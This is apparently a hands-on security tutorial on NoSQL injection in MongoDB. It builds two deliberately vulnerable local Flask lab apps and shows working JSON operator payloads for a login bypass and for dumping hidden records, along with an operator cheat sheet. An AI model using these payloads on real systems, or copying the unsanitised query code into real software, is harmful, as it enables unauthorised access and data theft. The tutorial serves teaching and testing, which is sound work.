NoSQL refers to a family of database engines that do not use a traditional relational table model. NoSQL databases normally store information as documents in a JSON-like format.
For instance, in a relational database like MySQL we might have the following information stored in tables. Each row represents one user, and each column represents a specific attribute. If you wanted to stored additional attributes, you would need to add additional columns.
+----+----------+----------------+
| id | username | email          |
+----+----------+----------------+
| 1  | alice    | alice@test.com |
| 2  | bob      | bob@test.com   |
+----+----------+----------------+
In a NoSQL database information is stored in a JSON like format with key value pairs. Additional attributes can be added without having to modify the storage schema.
{
  "_id": 1,
  "username": "alice",
  "email": "alice@test.com",
  "roles": [
    "user"
  ]
}
You can use the Mongo database client to examine the stored data.
┌──(kali㉿kali)-[~]
└─$ mongo
MongoDB shell version v7.0.14
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("8866820b-ef64-477e-987c-f27c9d58fc40") }
MongoDB server version: 7.0.14
> show dbs
admin   0.000GB
config  0.000GB
ctf     0.000GB
local   0.000GB
> use ctf
switched to db ctf
> show collections
employees
users
> db.employees.find()
{ "_id" : ObjectId("6a5a4b42b28b0712dcec7287"), "username" : "alice", "email" : "alice@example.com", "role" : "staff" }
{ "_id" : ObjectId("6a5a4b42b28b0712dcec7288"), "username" : "bob", "email" : "bob@example.com", "role" : "staff" }
The below table lists the difference in terminology between the different database versions.
| Relational Database | MongoDB |
|---|---|
| Database | Database |
| Table | Collection |
| Row | Document |
| Column | Field |
In a similar manner to SQL database, NoSQL databases are susceptible to injection attacks that exploit unsafely handled user input to manipulate database queries. The main difference is how the database is queried and what syntax the adversary injects.
Login Bypass
As usual, we will be exploiting a Python Flask application that is susceptible to NoSQL injection.
Install a Python virtual environment and the pymongo library.
python -m venv .
 ./bin/pip3 install flask pymongo
Install the database engine and start it.
sudo apt install mongodb
sudo systemctl start mongodb
Run the following Python code in the virtual environment to create our database records.
from pymongo import MongoClient

client = MongoClient("mongodb://localhost:27017/")

db = client.ctf

db.users.drop()

db.users.insert_many([
    {
        "username": "admin",
        "password": "supersecret",
        "role": "admin",
        "flag": "FLAG{bordergate_nosql_login}"
    },
    {
        "username": "player",
        "password": "player",
        "role": "user"
    }
])

print("Database seeded")
Finally, run the following Python Flask application.
from flask import Flask, request, render_template_string
from pymongo import MongoClient

app = Flask(__name__)

# MongoDB connection
client = MongoClient("mongodb://localhost:27017/")
db = client.ctf


HOME_PAGE = """
<!doctype html>
<html>
<head>
    <title>NoSQL Injection CTF</title>
    <style>
        body {
            font-family: Arial;
            width: 600px;
            margin: 40px auto;
        }
        input, button {
            padding: 8px;
            margin: 5px;
        }
        pre {
            background: #eee;
            padding: 10px;
        }
    </style>
</head>

<body>
<h1>NoSQL Injection CTF</h1>


<p>Find a way to authenticate as admin.</p>

<form id="login">
    <input id="username" placeholder="username">
    <input id="password" placeholder="password" type="password">
    <button>Login</button>
</form>

<pre id="result"></pre>

<script>
document.getElementById("login").onsubmit = async (e) => {
    e.preventDefault();

    let response = await fetch("/login", {
        method: "POST",
        headers: {
            "Content-Type": "application/json"
        },
        body: JSON.stringify({
            username: document.getElementById("username").value,
            password: document.getElementById("password").value
        })
    });

    document.getElementById("result").textContent =
        await response.text();
};
</script>

</body>
</html>
"""


@app.route("/")
def index():
    return render_template_string(HOME_PAGE)


@app.post("/login")
def login():

    data = request.get_json()

    username = data.get("username")
    password = data.get("password")

    user = db.users.find_one({
        "username": username,
        "password": password
    })

    if user:
        return {
            "message": "Welcome " + user["username"],
            "flag": user.get("flag", "No flag")
        }

    return {
        "message": "Invalid credentials"
    }, 401


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
After starting the application, we see a login form.
Capturing the login request using BurpSuite, we can see the username and password in JSON format.

In SQL databases, we would typically insert a statement that always evaluates to true, and include a comment so the rest of the query is truncated. For instance;
' OR 1=1--
Since Mongo does not support comments, we’re going to need to inject values into both the username and password field.
Set the username field to use a regular expression that matches “admin”. This will match any username containing the string admin, such as administrator. Next, set the password field to use the $ne (“not equal”) operator, which matches any password value that is not equal to the specified string.
The curly brackets are needed because MongoDB queries are built from objects, and $ne is an operator that belongs inside an object. The structure tells MongoDB that you’re not looking for a literal value; you are applying a condition to a field.
POST /login HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5000/
Content-Type: application/json
Content-Length: 73
Origin: http://127.0.0.1:5000
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=2oDPgY4L7K3bykjZv6dwPtrcJfySkyFn9tDNHBRSZEGBWwpmOnVEQ5NlRzMx
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "username":{
        "$regex":"admin"
   },
  "password":{
       "$ne":"doesnotexist"
   }

}
The server should respond by logging us into the application.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.13.12
Date: Sat, 18 Jul 2026 10:09:41 GMT
Content-Type: application/json
Content-Length: 66
Connection: close

{"flag":"FLAG{bordergate_nosql_login}","message":"Welcome admin"}
Hidden Record Extraction
As before, run the following Python code to import the database values.
from pymongo import MongoClient

client = MongoClient("mongodb://localhost:27017/")

db = client.ctf

db.employees.drop()

db.employees.insert_many([
    {
        "username": "alice",
        "email": "alice@example.com",
        "role": "staff"
    },
    {
        "username": "bob",
        "email": "bob@example.com",
        "role": "staff"
    },
    {
        "username": "secret_user",
        "email": "hidden@example.com",
        "role": "secret",
        "flag": "FLAG{nosql_data_extraction}"
    }
])

print("Seed complete")
And run the following Python Flask application.
from flask import Flask, request, render_template_string
from pymongo import MongoClient

app = Flask(__name__)

client = MongoClient("mongodb://localhost:27017/")
db = client.ctf


PAGE = """
<!doctype html>
<html>
<head>
<title>Employee Lookup</title>
<style>
body {
    font-family: Arial;
    width: 700px;
    margin: 40px auto;
}
input, button {
    padding: 8px;
}
pre {
    background: #eee;
    padding: 10px;
}
</style>
</head>

<body>

<h1>Employee Directory</h1>

<p>
Search for an employee by username.
</p>

<form id="search">
<input id="username" placeholder="username">
<button>Search</button>
</form>

<pre id="output"></pre>


<script>

document.getElementById("search").onsubmit = async (e)=>{
    e.preventDefault();

    let result = await fetch("/search", {
        method:"POST",
        headers:{
            "Content-Type":"application/json"
        },
        body:JSON.stringify({
            username:
            document.getElementById("username").value
        })
    });

    document.getElementById("output").textContent =
        await result.text();
};

</script>

</body>
</html>
"""


@app.route("/")
def index():
    return render_template_string(PAGE)

@app.post("/search")
def search():

    data = request.get_json()

    # Vulnerable by design
    employees = db.employees.find(data)

    results = []

    for employee in employees:
        results.append({
            "username": employee["username"],
            "email": employee["email"],
            "role": employee["role"]
        })

    return results


if __name__ == "__main__":
    app.run(port=5001)
The application allows you to lookup staff records. Our objective is to retrieve all staff records, without knowing the names of the individual staff members.

Exploiting this is simple. Just change the username value to not equals null, so all records are matched.
POST /search HTTP/1.1
Host: 127.0.0.1:5001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5001/
Content-Type: application/json
Content-Length: 28
Origin: http://127.0.0.1:5001
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=2oDPgY4L7K3bykjZv6dwPtrcJfySkyFn9tDNHBRSZEGBWwpmOnVEQ5NlRzMx
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{

  "username":{"$ne": null}

}
The response received should then include all users.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.13.12
Date: Sat, 18 Jul 2026 10:22:35 GMT
Content-Type: application/json
Content-Length: 198
Connection: close

[{"email":"alice@example.com","role":"staff","username":"alice"},
{"email":"bob@example.com","role":"staff","username":"bob"},
{"email":"hidden@example.com","role":"secret","username":"secret_user"}]
Useful Operators
The following operators can be useful when performing NoSQL injection.
| Operator | Meaning | Example |
|---|---|---|
| $eq | equals | {username: {$eq: “admin”}} |
| $ne | not equal | {username: {$ne: “bob”}} |
| $gt | greater than | {age: {$gt: 18}} |
| $gte | greater than or equal | {age: {$gte: 18}} |
| $lt | less than | {age: {$lt: 50}} |
| $lte | less than or equal | {age: {$lte: 50}} |
| $in | matches one of values | {role: {$in:[“admin”,”user”]}} |
| $nin | does not match values | {role: {$nin:[“guest”]}} |
| $regex | Regular expression match | {“username”:{“$regex”:”admin”}} |
Automated Discovery

You can use the following Burp Suite extension to identify NoSQL injection points during active scanning:
https://github.com/portswigger/nosqli-scanner
After performing an active scan, the injection points should be identified in the issues section.
In Conclusion
Although NoSQL databases differ significantly from traditional relational databases in the way they store and query data, they remain susceptible to many of the same classes of vulnerabilities when user input is not handled safely. Rather than manipulating SQL statements, NoSQL injection exploits the structure of JSON queries by introducing MongoDB operators such as $ne, $regex, and $gt to alter the application’s intended logic.